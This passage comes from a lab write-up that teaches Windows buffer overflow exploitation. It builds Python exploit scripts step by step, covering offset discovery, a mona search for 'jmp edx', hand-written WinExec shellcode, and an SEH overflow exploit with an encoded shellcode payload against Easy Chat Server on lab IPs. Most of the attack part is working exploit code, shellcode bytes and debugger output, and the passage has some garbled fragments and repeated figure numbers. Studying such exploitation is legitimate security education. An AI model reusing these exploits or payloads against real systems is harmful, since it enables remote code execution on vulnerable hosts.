6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B

```

Figure 18

Now let's add this to our script,

```

#!/usr/bin/python
2
import socket, sys
4
5 if len(sys.argv) != 3:
6     print "supply IP PORT"
7     sys.exit(-1)
8
9 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10 sock.connect((sys.argv[1], int(sys.argv[2])))
11
12 #send
13 message = "secret\n\000"
14 sock.sendall(message)
15
16 #recv
17 data = sock.recv(10000)
18 print data
19
20 #send
21 message =
22 ("Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9AabAb1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
23 Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
24 2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9")
25 sock.sendall(message)
26
27 #recv
28 data = sock.recv(10000)
29 print data

```

Figure 19

Now let's execute this script using our attacker machine




Figure 20

EIP has overwritten with the 6A423969 pattern.




Figure 21

Let's find the location of this pattern. It's at 1048 location. We can use this to create the blob and add it to the script.

Figure 22




Figure 23

EIP has been overwritten with four B's. Now it's time to find out the address that we should use to point out to our payload.

We can use this command to do that as we have discussed previously.

`!mona findwild -s "jmp edx"`

```

L Log data
Address | Message
778A0000 | Modules C:\WINDOWS\SYSTEM32\ntdll.dll
77914110 | [17:24:48] Attached process paused at ntdll.DbgBreakPoint
[17:24:45] Thread 00000214 terminated, exit code 0
00401599 | New thread with ID 00000294 created
41414141 | [17:25:11] Access violation when executing [41414141]
0BADF000 | [+] Command used:
0BADF000 | !mona findwild -s "jmp edx"

----- Mona command started on 2020-04-18 18:01:28 (v2.0, rev 604) -----
0BADF000 | [+] Processing arguments and criteria
0BADF000 | - Pointer access level : X
0BADF000 | [+] Type of search: str
0BADF000 | Searching for matches up to 8 instructions deep
0BADF000 | [+] Started search (1 start patterns)
0BADF000 | [+] Searching startpattern between 0x00000000 and 0xffffffff
0BADF000 | [+] Preparing output file 'findwild.txt'
0BADF000 | - (Re)setting logfile findwild.txt
0BADF000 | [+] Generating module info table, hang on...
0BADF000 | - Processing modules
0BADF000 | - Done. Let's rock 'n roll.
0BADF000 | [+] Writing results to findwild.txt
0BADF000 | - Number of pointers of type 'jmp edx' : 12
0BADF000 | [+] Results :
749B11E3 | 0x749b11e3 (b+0x000011e3) : jmp edx : {PAGE_EXECUTE_READ} [mswsock.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v
773827D6 | 0x773827d6 (b+0x000027d6) : jmp edx : {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v1
7738281D | 0x7738281d (b+0x0000281d) : jmp edx : {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v1
6E95762B | 0x6e95762b : jmp edx : {PAGE_EXECUTE_READ} [libgcc_s_dw2-1.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0
7627377D | 0x7627377d (b+0x0014377d) : jmp edx : ascpioint,ascii {PAGE_EXECUTE_READ} [KERNELBASE.dll] ASLR: True, Rebase: True, SafeSE
769d39a5 | 0x769d39a5 (b+0x000139a5) : jmp edx : {PAGE_EXECUTE_READ} [msvort.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v
769dfa85 | 0x769dfa85 (b+0x0001fa85) : jmp edx : {PAGE_EXECUTE_READ} [msvort.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v
769ea585 | 0x769ea585 (b+0x0002a585) : jmp edx : {PAGE_EXECUTE_READ} [msvort.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v
75b62210 | 0x75b62210 (b+0x00022210) : jmp edx : {PAGE_EXECUTE_READ} [sechost.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v
6FC5593B | 0x6fc5593b : jmp edx : {PAGE_EXECUTE_READ} [libstdc++-6.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (1
6FC559FF | 0x6fc559ff : jmp edx : {PAGE_EXECUTE_READ} [libstdc++-6.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (1
7758f7cb | 0x7758f7cb (b+0x0003f7cb) : jmp edx : {PAGE_EXECUTE_READ} [WS2_32.dll] ASLR: True, Rebase: True, SafeSEH: True, OS: True, v
0BADF000 | Found a total of 12 pointers
0BADF000 |

```

Figure 24

You can see that this application uses a module called `libgcc_s_dw2`, which is not protected by ASLR. Let's use these information we have gathered and update our script,

```

1  #!/usr/bin/python
2
3  import socket, sys, struct
4
5  if len(sys.argv) != 3:
6      print "supply IP PORT"
7      sys.exit(-1)
8
9  sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10 sock.connect( (sys.argv[1], int(sys.argv[2])) )
11
12 ###send
13 message = "secret\n\x00"
14 sock.sendall(message)
15
16 ###recieve
17 data = sock.recv(10000)
18 print data
19
20 ###send
21 message = "A" * 1047
22 message += "\xcc"
23 message += struct.pack('L', 0x6E95762B)
24 sock.sendall(message)
25
26 ###recieve
27 data = sock.recv(10000)
28 print data

```

Figure 25

Once we run the updated script, we can see that the EIP points to the address we have provided in the stack.




Figure 26

Now let's try to add our payload to this blob

Hmm... how we are going to create a payload. Let's see how we can create a simple payload.

Before that you need to have an understanding of the computer architecture and assembly language. If you are not familiar with these concepts or want to learn more about it, please feel free to refer these tutorials before moving on.

Socket programming

<https://www.youtube.com/watch?v=APJhxTI58co>

<https://www.youtube.com/watch?v=ldBIRF3q3-k>

<https://www.youtube.com/watch?v=LCMV1v5yer4>

Developing a simple payload

Let's create a shell code that opens the calculator on a windows machine. When writing shell code for windows, the memory addresses of functions that we intend to execute get different from windows version to version. I'll explain how to create simple shellcode to execute an exe on windows XP.


```

1 ;Offensive Hacking tactical & Strategic
2     global _start
3     section .text
4 _start:
5     jmp short shellcode
6
7 shell_return:
8     pop ebx
9     xor eax,eax
10    push eax
11    push ebx
12    mov ebx, 0x7c8623ad
13    call ebx
14    xor eax,eax
15    push eax
16    mov ebx, 0x7c81cafa
17    call ebx
18
19 shellcode:
20    call shell_return
21    db "cmd.exe /c cmd.exe"
22    db 0x00

```

Figure 27

I will walk you through this.

First, we jump to the shellcode section, then we get directed to the shell return section. Then it copies the memory address of the string to ebx.

Then it zero out the eax. Unlike in linux systems windows doesn't make system call. Instead it calls functions. Then I have moved the address of WinExec of the target system to ebx. After that I have called the WinExec function. Finally, I have cleared the registry again and loaded and called the ExitProcess.

Now we need to convert this to a shell code. I'll use a simple script for that

```
#!/bin/bash
```

```
for i in `objdump -d $1 | tr '\t' ' ' | tr ' '\n' | egrep '^ [0-9a-f]{2}$' ` ; do echo -n "\x$i" ; done
```

```

root@kali: ~/lab3
File Edit View Search Terminal Help
8049010:      50                push    eax
8049011:      bb fa ca 81 7c    mov     ebx,0x7c81cafa
8049016:      ff d3            call    ebx

08049018 <shellcode>:
8049018:      e8 e5 ff ff ff    call    8049002 <shell_return>
804901d:      63 6d 64          arpl    WORD PTR [ebp+0x64],bp
8049020:      2e 65 78 65       cs gs js 8049089 <shellcode+0x71>
8049024:      20 2f            and     BYTE PTR [edi],ch
8049026:      63 20          arpl    WORD PTR [eax],sp
8049028:      63 6d 64          arpl    WORD PTR [ebp+0x64],bp
804902b:      2e 65 78 65       cs gs js 8049094 <shellcode+0x7c>
...
root@kali:~/lab3# vi toshell.asm
root@kali:~/lab3# vi toshell.sh
root@kali:~/lab3# ./toshell.sh win32cmd
bash: ./toshell.sh: Permission denied
root@kali:~/lab3# chmod 777 toshell.sh
root@kali:~/lab3# ./toshell.sh win32cmd
./toshell.sh: line 2: egreap: command not found
root@kali:~/lab3# ./toshell.sh win32cmd
\xeb\x16\x5b\x31\xc0\x50\x53\xbb\xad\x23\x86\x7c\xff\xd3\x31\xc0\x50\xbb\xfa\xca
\x81\x7c\xff\xd3\xe8\x5\xff\xff\xff\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20
\x63\x6d\x64\x2e\x65\x78\x65root@kali:~/lab3#

```

Figure 28

I have selected an already sanitized payload from this website <https://github.com/peterferrie/win-exec-calc-shellcode>. Let's use this in our script and execute it to see what will happen.

```

11 shellcode = "\xfc\xe8\x89\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
12 "\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
13 "\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x1c\xf0\x0d\x01\x7c\x7e"
14 "\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
15 "\xc0\x74\x4a\x01\xd0\x50\x8b\x40\x18\x8b\x58\x20\x01\xd3\xe3"
16 "\x3c\x49\x8b\x34\x8b\x01\xd0\x31\xff\x31\xc0\xac\x1c\xf0\x0d"
17 "\x01\x7c\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
18 "\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
19 "\x04\x8b\x01\xd0\x89\x44\x24\x5b\x5b\x61\x59\x5a\x51\xff"
20 "\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00"
21 "\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56"
22 "\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x86\x7c\x8a\x80\xfb\xe0\x75"
23 "\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63"
24 "\x00";
25
26
27 if len(sys.argv) != 3:
28     print "supply IP PORT"
29     sys.exit(-1)
30
31 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
32 sock.connect( (sys.argv[1], int(sys.argv[2])) )
33
34 ##send
35 message = "secret\n\x00"
36 sock.sendall(message)
37
38 ##recv
39 data = sock.recv(10000)
40 print data
41
42 ##send
43 ret_addr=0x6E95762B
44 breakpoint = ""
45 ret_addr_s=struct.pack('L', 0x6E95762B)
46 pad = "B" * 400
47 nops_len = 1048 - len(shellcode) - len(pad) - len(breakpoint)
48 exploit = "A" * nops_len

```

Figure 29




Figure 30

Our shell code got executed successfully. Since we have gained the required knowledge, now we can go ahead and exploit the stack buffer overflow vulnerability in easy chat server.

Exploiting easy chat server

So, now we know the drill. Let's run the server and attach the process to debugger. You can go ahead and use IDA to identify the vulnerability. I have done bit of a background check of easy chat server and found where the vulnerability is. we can use the username field to perform the buffer overflow attack. Let's send some junk characters using a script and see what would happen.

```

Applications ▾ Places ▾ Text Editor ▾ Mon 02:39
Open ▾ step_2.py
~\lab3

#!/usr/bin/python

import socket

buf = 'A' * 2000
head = "GET /chat.ghp?username="+buf+"&password="+buf+"&room=1 HTTP/1.1\r\n"

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('192.168.1.103', 80))
sock.send(head+"\r\n\r\n")
sock.close()

```

Figure 29




Figure 30

Server did get crashed, but the EIP did not get overwritten. It says to press shift + F7 to pass the exception to the program. Let's do that and run the program again.

Okay, now we can see that the EIP has got overwritten.






Figure 31



[illegible]

Found it, 10010e1e. We can use this memory address.

23 | Page

```

(x24\xda1\xe4\xe5\xda4\x06\x05\x05\x41\x35 )
payload = "A"*203
payload += "\xeb\x06\x90\x90"
payload += "\x1e\x0e\x01\x10"
payload += "\x81\xc4\xd8\xfe\xff\xff"
payload += shellcode
payload += "D"*193

buf = (
"GET /chat.ghp?username=" + payload + "&password=&room=1&sex=1 HTTP/1.1\r\n"
"User-Agent: Mozilla/4.0\r\n"
"Host: 192.168.1.104:80\r\n"
"Accept-Language: en-us\r\n"
"Accept-Encoding: gzip, deflate\r\n"
"Referer: http://192.168.1.104\r\n"
"Connection: Keep-Alive\r\n\r\n"
)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.1.103", 80))
s.send(buf)
print s.recv(1024)

```

Figure 36

At the end of the blob, we can place our payload.

```

Applications ▾ Places ▾ Text Editor ▾ Wed 07:18
step_2.py
~/.lab3
Save
# /usr/bin/python

import socket
import struct

shellcode = ("\xda\xcb\xbd\x5d\xfc\xb1\x97\xd9\x74\x24\xf4\x58\x33\xc9\xb1"
"\x31\x31\x68\x17\x83\xe8\xfc\x03\x35\xef\x53\x62\x39\xe7\x16"
"\x8d\xc1\xf8\x76\x07\x24\xc9\xb6\x73\x2d\x7a\x07\xf7\x63\x77"
"\xec\x55\x97\x0c\x80\x71\x98\xa5\x2f\xa4\x97\x36\x03\x94\xb6"
"\xb4\x5e\xc9\x18\x84\x90\x1c\x59\xc1\xcd\xed\x0b\x9a\x9a\x40"
"\xbb\xaf\xd7\x58\x30\xe3\xf6\xd8\xa5\xbd\xf9\x09\x78\xce\xa3"
"\xc9\x7b\x03\xd8\x43\x63\x40\xe5\x1a\x18\xb2\x91\x9c\xc8\x8a"
"\x5a\x32\x35\x23\xa9\x4a\x72\x84\x52\x39\x8a\xf6\xef\x3a\x49"
"\x84\x2b\xce\x49\x2e\xbf\x68\xb5\xce\x6c\xee\x3e\xdc\xd9\x64"
"\x18\xc1\xdc\xa9\x13\xfd\x55\x4c\xf3\x77\x2d\x6b\xd7\xdc\xf5"
"\x12\x4e\xb9\x58\x2a\x90\x62\x04\x0e\xdb\x8f\x51\xa3\x86\xc5"
"\xa4\x31\xbd\xa8\xa7\x49\xbd\x9c\xcf\x78\x36\x73\x97\x84\x9d"
"\x37\x67\xcf\xbf\x1e\xe0\x96\x2a\x23\x6d\x29\x81\x60\x88\xaa"
"\x23\x19\x6f\xb2\x46\x1c\x2b\x74\xbb\x6c\x24\x11\xbb\xc3\x45"
"\x30\xd8\x0e\xdd\x95\x7b\x29\x7b\xea")

payload = "A"*203
payload += "\xeb\x06\x90\x90"
payload += "\x1e\x0e\x01\x10"
payload += "\x81\xc4\xd8\xfe\xff\xff"
payload += shellcode
payload += "D"*193

buf = (
"GET /chat.ghp?username=" + payload + "&password=&room=1&sex=1 HTTP/1.1\r\n"
"User-Agent: Mozilla/4.0\r\n"
"Host: 192.168.1.104:80\r\n"
"Accept-Language: en-us\r\n"
"Accept-Encoding: gzip, deflate\r\n"
"Referer: http://192.168.1.104\r\n"
)

```

Figure 37

SEH Chain

Structured Exception Handler is used as security mechanism to mitigate buffer overflow attacks. In SEH, the exception handlers are linked to each other. This forms a linked list on the stack and when an exception occurs, the OS select the best suitable handler to close the application.

When an exception occurs, the OS passes the execution to address of an instruction sequence.

In this demo, we have overwritten the return address of the Extended Instruction Pointer when exploiting the multi-threaded windows server.

In SEH overflow of the easy chat server, we have overwritten the stack after overwriting EIP, so we were able to overwrite the default exception handler as well.

Now let's see How our SEH base exploit worked.

Once we have sent 2000 A's the debugger showed us that the exception got handled once we pass it to the program.

As the Next SEH pointer is before the SE handler we can overwrite the Next SEH Since the shellcode sits after the Handler, we can trick the SE Handler to execute POP.

POP RET instructions so the address to the Next SEH will be placed in EIP, therefore executing the code in Next SEH.

The code will basically jump over some bytes and execute the shellcode.




Figure 38

So, I previously mentioned something called bad characters, while developing the shell code. There are some ASCII characters which a program does not accept. So, we need to identify them before crafting our shell code. The way of doing that is passing all the ASCII characters and see what characters are not get reflected. Then we can exclude those characters from our shell code.

One way is of do this is manually, by using the script. Let's see how to do it.

